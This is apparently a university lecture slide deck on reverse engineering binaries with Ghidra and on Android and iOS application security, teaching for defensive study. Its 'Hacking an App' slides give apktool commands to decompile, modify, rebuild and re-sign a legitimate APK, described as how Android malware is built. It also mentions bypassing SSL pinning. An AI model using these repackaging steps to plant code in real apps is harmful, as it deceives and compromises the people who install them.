- Privilege Escalation by File Permissions
- Privilege Escalation by Crontab
- Document Link: <https://www.exploit-db.com/docs/49411>
- ‘Dirty.c’ code link: <https://www.exploit-db.com/exploits/40839>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Mobile Application Security

Session No: 05

Agenda

- Reverse Engineering Binaries
 - Binary Auditing, Runtime tracing
 - Disassembling, Firmware, Application, Shared objects
- Mobile Application Security
 - Android Security: kernel and applications
 - IOS Security: kernel, applications
 - Rooting and Jailbreaking, File system level access, Super-user, Malware
 - Countermeasures: Strategies, Scenarios



Reverse Engineering Binaries

What is Binary Reverse Engineering?

- Reverse engineering is the process of uncovering principles behind a piece of hardware or software, such as its architecture and internal structure.
- Binary Reverse engineering is a process that hackers use to figure out a program's components and functionalities in order to find vulnerabilities in the program.
- The original software design is recovered by analyzing the code or binary of the program, in order to hack it more effectively.

Why Binary Reverse Engineering?

- Research network communication protocols
- Find algorithms used in malware such as computer viruses, trojans, ransomware, etc.
- Research the file format used to store any kind of information, for example emails databases and disk images
- Check the ability of your own software to resist reverse engineering
- Improve software compatibility with platforms and third-party software
- Find out undocumented platform features

Key Reverse Engineering Terms

- Binary Auditing
 - Binary Auditing deals with the analysis of binary files
 - developing strategies to understand, analyze and interpret native code
- De-compiler
 - A de-compiler represents executable binary files in a readable form.
 - It transforms binary code into text that software developers can read and modify.
- Disassembler
 - Carries out one-to-one mapping of processor binary instruction codes into instruction mnemonics.
- De-compilers and Disassemblers both generate human readable text from binaries however De-compilers generate much higher level text from understanding point of view.

Binary Analysis Utilities

- Command-line utilities to gain information about a binary:
 - “strings” command finds the printable strings in an object, binary or file.
 - `strings <path to binary file>`
 - “file” command will reveal the file type of the file.
 - `file <path to binary file>`



GHIDRA: Reverse Engineering Tool

- Ghidra is a software reverse engineering framework created by the National Security Agency (NSA) of the USA.
- Includes a variety of tools that helps users analyze compiled code on a variety of platforms including Windows, macOS and Linux.
- Its capabilities include disassembly, assembly, de-compilation etc.
- Ghidra can be downloaded from: <https://ghidra-sre.org>
- Ghidra requires a supported version of a Java Runtime and Development Kit to run.
- On Linux systems, Java can be installed using:
 - apt install openjdk-11-jdk
- Add path of JDK to PATH variable
 - export PATH=<path of JDK dir>/bin:\$PATH


Ghidra Platform & H/W & S/W Requirements



- **Platforms Supported**
 - Microsoft Windows 7 or 10 (64-bit)
 - Linux (64-bit, CentOS 7 is preferred)
 - macOS (OS X) 10.8.3+ (Mountain Lion or later)
 - **Note:** All 32-bit OS installations are now deprecated. Please contact the Ghidra team if you have a specific need.
- **Minimum Requirements**
 - **Hardware**
 - 4 GB RAM
 - 1 GB storage (for installed Ghidra binaries)
 - Dual monitors strongly suggested
 - **Software**
 - Java 11 64-bit Runtime and Development Kit (JDK)
-

Open a Binary

- To open a binary in Ghidra, first create a new project by going to File > New project.
- Then go to File > Import file to import the binary file that you want to analyze.




Open a Binary

- After importing the file, you will see a window like this one:




Open a Binary

- You will also be able to see some basic info about the program you are analyzing:



Features of Ghidra

- Double click on the file you want to analyze.
- This will open up a new window which is the main window that we will be working with:



Features of Ghidra


Gf Decompile: main - (keyg3nme)

```

1 undefined8 main(void)
2 {
3     int iVar1;
4     long in_FS_OFFSET;
5     uint local_14;
6     long local_10;
7
8     local_10 = *(long *)(in_FS_OFFSET + 0x28);
9     printf("Enter your key: ");
10    __isoc99_scanf(&DAT_0010201a,&local_14);
11    iVar1 = validate_key((ulong)local_14);
12    if (iVar1 == 1) {
13        puts("Good job mate, now go keygen me.");
14    }
15    else {
16        puts("nope.");
17    }
18    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
19        /* WARNING: Subroutine does not return */
20        _stack_chk_fail();
21    }
22    return 0;
23 }
24
25 }
```


- You can find a list of symbols in the Symbol Tree view on the left
- Symbols are references to some type of data like an import, a global variable, or a function.
- The Listing view in the middle shows typical assembly code fields like addresses, bytes, operands, and comments, etc.
- The decompiler on the right converts assembly back to C code.
 - double click on the function that you want to analyze in the symbol tree view.

Finding a Function



- Symbol Tree helps navigate around the binary and search for individual functions.
- For example, how do we find the “main” function of a program?
 - First, you can try to search for the function in the symbol tree view

Edit Program During Analysis



- You can also edit the program during analysis in Ghidra.
- For example, you can edit a function by right-clicking on the function name in either the symbol tree, the listing window or the decompiler window, then going to the “Edit Function” option.
- You can also retype and rename variables by right-clicking on the variable names and then going to the “Retype Variable” or “Rename Variable” option.

Other Tools for Reverse Engineering

- IDA-Pro Hex Rays (current ver 7.5) - <https://www.hex-rays.com>
- CFE Explorer
- API Monitor
- WinHex
- Hiew
- Fiddler
- Scylla
- Relocation Section Editor
- PEiD

- Further references for Reverse Engineering:
 1. <https://www.apriorit.com/dev-blog/366-software-reverse-engineering-tools>
 2. <https://www.apriorit.com/dev-blog/364-how-to-reverse-engineer-software-windows-in-a-right-way>



Mobile Application Security

Mobile Operating Systems

- **Android:** Operating system from Google licensed to various mobile device manufacturers – Windows equivalent for mobile devices
- **iOS:** Operating system for Apple iPhone and other Apple mobile devices.


Jailbreaking and Rooting

- Jailbreaking is the process of removing the limitations imposed by Apple on devices running the iOS operating system.
- Jailbreak allows the phone's owner to gain full access to the root of the operating system and access all the features.
- Rooting is the term for the process of removing the limitations on a mobile or tablet running the Android operating system.
- Jailbreaking and Rooting can potentially open security holes that may have not been readily apparent, or undermine the device's built-in security measures.
- Jailbroken and Rooted phones are much more susceptible to viruses and malware because users can avoid Apple and Google application vetting processes that help ensure users download virus-free apps.



Android Application Security

Android Fundamentals



- Device hardware
- Android OS – Linux with device drivers
- Android Application Runtime
 - Mostly in Java but also uses native libraries
- Pre-installed apps: phone, email, calendar, contacts, web browser etc
- User installed apps

Primary Google Security Services

- **Google play:** a collection of services that allow users to discover, install, and purchase apps from their Android device or the web
- **Android updates:** update service delivers new capabilities and security updates to selected Android devices,
- **App services:** Frameworks that allow Android apps to use cloud capabilities such as data backup
- **Verify apps:** Warn or automatically block the installation of harmful apps, and continually scan apps on the device, warning about or removing harmful apps
- **SafetyNet:** A privacy preserving intrusion detection system to assist Google tracking, mitigate known security threats, and identify new security threats
- **SafetyNet attestation:** Third-party API to determine whether the device is CTS compatible
- **Android device manager:** To locate a lost or stolen device

Android Security

- Android security is SQLite (a SQL database engine) based
- Applications store persistent data in the device in SQLite databases without proper security measures (like encryption) to protect its confidentiality.
- Once an Android device has been compromised, it is possible to access confidential information stored in those databases.
- Dalvik Virtual Machine (VM), a software component that runs each application in its own instance of the Dalvik VM
- Once an application is developed in Java, it is transformed to dex (Dalvik Executable) files using the dx tool included in the Android SDK so it's compatible with the Dalvik VM.

Kernel Security

- Linux kernel is the base for a Android computing environment.
- Linux kernel provides Android with several key security features including:
 - A user-based permissions model
 - Process isolation
 - Extensible mechanism for secure IPC
 - Ability to remove unnecessary and potentially insecure parts of the kernel
- Application Sandbox
 - Android's application security is enforced by the application sandbox, which isolates apps from each other and protects apps and the system from malicious apps.

Kernel Security

- System Partition and Safe Mode
 - Contains Android's kernel and operating system libraries like application runtime, application framework, and applications.
 - This partition is set to read-only.
 - In Safe Mode booting of device third-party applications are not launched automatically however device owner can launch these manually.
- Filesystem Permissions
 - Follows UNIX-style filesystem permissions to ensure that one user cannot alter or read another user's files.
 - Each application runs as its own user.
 - Unless the developer explicitly shares files with other applications, files of one application cannot be read or altered by another application.
- Security-Enhanced Linux
 - Uses Security-Enhanced Linux (SELinux) to apply access control policies and establish mandatory access control (mac) on processes.

Kernel Security


- Verified boot
 - Android 6.0 and later supports verified boot and device-mapper-verity.
 - Verified boot guarantees the integrity of the device software starting from a hardware root of trust up to the system partition.
 - During boot, each stage cryptographically verifies the integrity and authenticity of the next stage before executing it.
 - Android 7.0 and later supports strictly enforced verified boot, which means compromised devices cannot boot.
- Cryptography
 - Android provides a set of cryptographic APIs for use by applications.
 - APIs include implementations of standard and commonly used cryptographic primitives such as AES, RSA, DSA, and SHA.
 - Specific APIs are provided for higher level protocols like SSL and HTTPS.
 - Android 4.0 provides the [KeyChain](#) class to allow applications to use the system credential storage for private keys and certificate chains.

User Security Features

- Filesystem Encryption
 - Android 3.0 and later provides full filesystem encryption at kernel level.
 - Android 5.0 and later supports [full-disk encryption](#). Full-disk encryption uses a single key—protected with the user's device password—to protect the whole of a device's user data partition.
 - Android 7.0 and later supports [file-based encryption](#). File-based encryption allows different files to be encrypted with different keys.
- Password Protection
 - Android can be configured to verify a user-supplied password prior to providing access to a device.
 - Use of a password and/or password complexity rules can be required by a device administrator.
- Device Administration
 - Android 2.2 and later provide the Android Device Administration API
 - Administrators can also remotely wipe lost or stolen handsets.
 - APIs are available to third-party providers of Device Management solutions.

Elements of App

- AndroidManifest.xml
- Activities
- Services
- Broadcast Receiver
- Protected APIs:
 - Camera functions
 - Location data (GPS)
 - Bluetooth functions
 - Telephony functions
 - SMS/MMS functions
 - Network/data connections



App Structure

- Primarily written in Java, Kotlin (transpiled to Java), and C++.
- Distributed in Android Package (.apk) format which is similar to a ZIP file containing all the assets and bytecode for an app.
- A typical unzipped APK structure looks like this:
 - AndroidManifest.xml: Basic application details like name, version, external accessible activities & services, minimum device version etc
 - META-INF: Metadata information, developer certificate, checklists etc
 - classes.dex: Compiled byte code of application
 - resources.arsc: metadata about resources and XML
 - res/: Compressed binary XMLs
 - lib/: External C/C++ libraries if any

Hacking an App

- The way that most Android malware works is to:
 - take a legitimate application,
 - disassemble the dex code, and decode the manifest.
 - include the malicious code,
 - assemble the dex, encode the manifest, and sign the final apk file.

Hacking an App

- One popular tool to do this is apktool
 - Install apktool (code.google.com/p/android-apktool/downloads/list)
 - Download the apk that is going to be modified (ex: old version of Netflix)
 - disassemble the apk (apktool d Netflix.apk out)
 - Perform the modifications in the .smali files and in the manifest located in the folder generated with the same name as the disassembled application
 - Execute the **build** command to rebuild the package again ([apktool b](#))
 - The repacked apk is stored in the out/dist folder. Before signing the apk, generate a private key with a corresponding digital certificate.
 - Download the SignApk.jar tool. Unzip it in the dist folder and execute the following command: `java -jar signapk.jar certificate.pem key.pk8 Netflix.apk` [`Netflix_signed.apk`](#)
 - Verify the process by: [`jarsigner -verify -verbose -certs Netflix_signed.apk`](#)

App Analysis: Static

- apktool:
 - Extracts APK and resources from app binary
 - Also extracts smali (human readable java byte code) code from dex file

```
import java.lang.System;

public class HelloWorld {
    public static void
main(String[] args) {
        System.out.println("Hello
World!");
    }
}
```

Java

smali →

```
.class public LHelloWorld;
.super Ljava/lang/Object;
.source "HelloWorld.java"

# direct methods
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 3
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
.end method

.method public static main([Ljava/lang/String;)V
    .registers 3
    .param p0, "args"    # [Ljava/lang/String;

    .prologue
    .line 5
    get-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;

    const-string v1, "Hello World!"

    invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V

    .line 6
    return-void
.end method
```

App Analysis: Static

- dex2jar or jadx
 - decompile from dex to jar format
 - APKs are minified for easier distribution and obfuscation reasons.
 - jadx provides features that make it easier to work with deobfuscated jars and lets enforce minimum field name lengths during decompilation.
 - modified names are based around the original names
 - Other decompilers are procyon, Fernflower, CFR
- Decomilation process:
 - Use apktool to extract APK and decompress resource files
 - Use jadx to decompile the APK to .java source files
 - Open the decompiled source code folder in Visual Studio Code for easy search and navigation
- Use aapt to extract

App Analysis: Static

- aapt: Part of Android SDK, can dump AndroidManifest.xml tree from an APK without needing to decompile or extract anything

```
$ aapt dump xmltree com.myapp-1.0.0.apk AndroidManifest.xml
N: android=http://schemas.android.com/apk/res/android
E: manifest (line=2)
  A: android:versionCode(0x0101021b)=(type 0x10)0x409
  A: android:versionName(0x0101021c)="1.0.0" (Raw: "1.0.0")
  A: android:installLocation(0x010102b7)=(type 0x10)0x0
  A: package="com.myapp" (Raw: "com.myapp")
  E: uses-sdk (line=8)
    A: android:minSdkVersion(0x0101020c)=(type 0x10)0x15
    A: android:targetSdkVersion(0x01010270)=(type 0x10)0x1b
  E: uses-feature (line=12)
```

```
$ aapt dump badging com.myapp-1.0.0.apk
package: name='com.myapp' versionCode='123' versionName='1.0.0'
platformBuildVersionName=''
install-location:'auto'
sdkVersion:'21'
targetSdkVersion:'27'
uses-permission: name='com.venmo.permission.C2D_MESSAGE'
uses-permission: name='com.google.android.c2dm.permission.RECEIVE'
uses-permission: name='android.permission.INTERNET'
uses-permission: name='android.permission.WRITE_EXTERNAL_STORAGE'
uses-permission: name='android.permission.READ_EXTERNAL_STORAGE'
uses-permission: name='android.permission.READ_CONTACTS'
...
```

App Analysis: Passive

- This involves proxying the device, bypassing SSL pinning, and observing device logs
- **Logcat**
 - Built in tool in the Android SDK to monitor device logs.
 - Often apps print out useful debug information i.e. secret keys, user information etc into logcat.
 - These kinds of things can be very useful when you want to understand what an application is doing.
 - To use logcat, simply run “adb logcat” with a device connected, and you should see system logs.
 - For more about logcat: <https://developer.android.com/studio/command-line/logcat>

App Analysis: Passive

- **Drozer**
 - Toolkit designed to help analyze Android applications and provides a lot of useful information such as checking for bad permissions, monitoring IPC calls, and more.
- **SSL Pinning**
 - SSL Certificate pinning is where an app has a known list of valid SSL certificates for a domain (or a set of domains).
 - While making HTTPS connections from the device, it ensures that the certificates from the server match what they are set to in the application.
 - If the cert from the server doesn't match the list of pre-approved certificates, the device drops the connection and throws an SSL error.
- To bypass SSL pinning, one can use tools (a catch-all Frida script, something pre-built like [JustTrustMe](#) for [Xposed](#),)or a custom solution.

App Analysis: Dynamic

- Way of interacting with and figuring out security vulnerabilities within applications by writing dynamic hooks to talk with them.
- Frida tool can modify, hook and dynamically interact with applications
- **Frida**
 - Some useful resources for writing Frida scripts are:
 - <https://frida.re/docs/android/>
 - <https://www.frida.re/docs/javascript-api/>



iOS Application Security

iOS Platform

- iOS development began during mid 80s at NeXT Inc. NeXT developed high end workstations.
- NeXT developed its operating system NeXTSTEP based on Carnegie Mellon University's Mach kernel and BSD Unix.
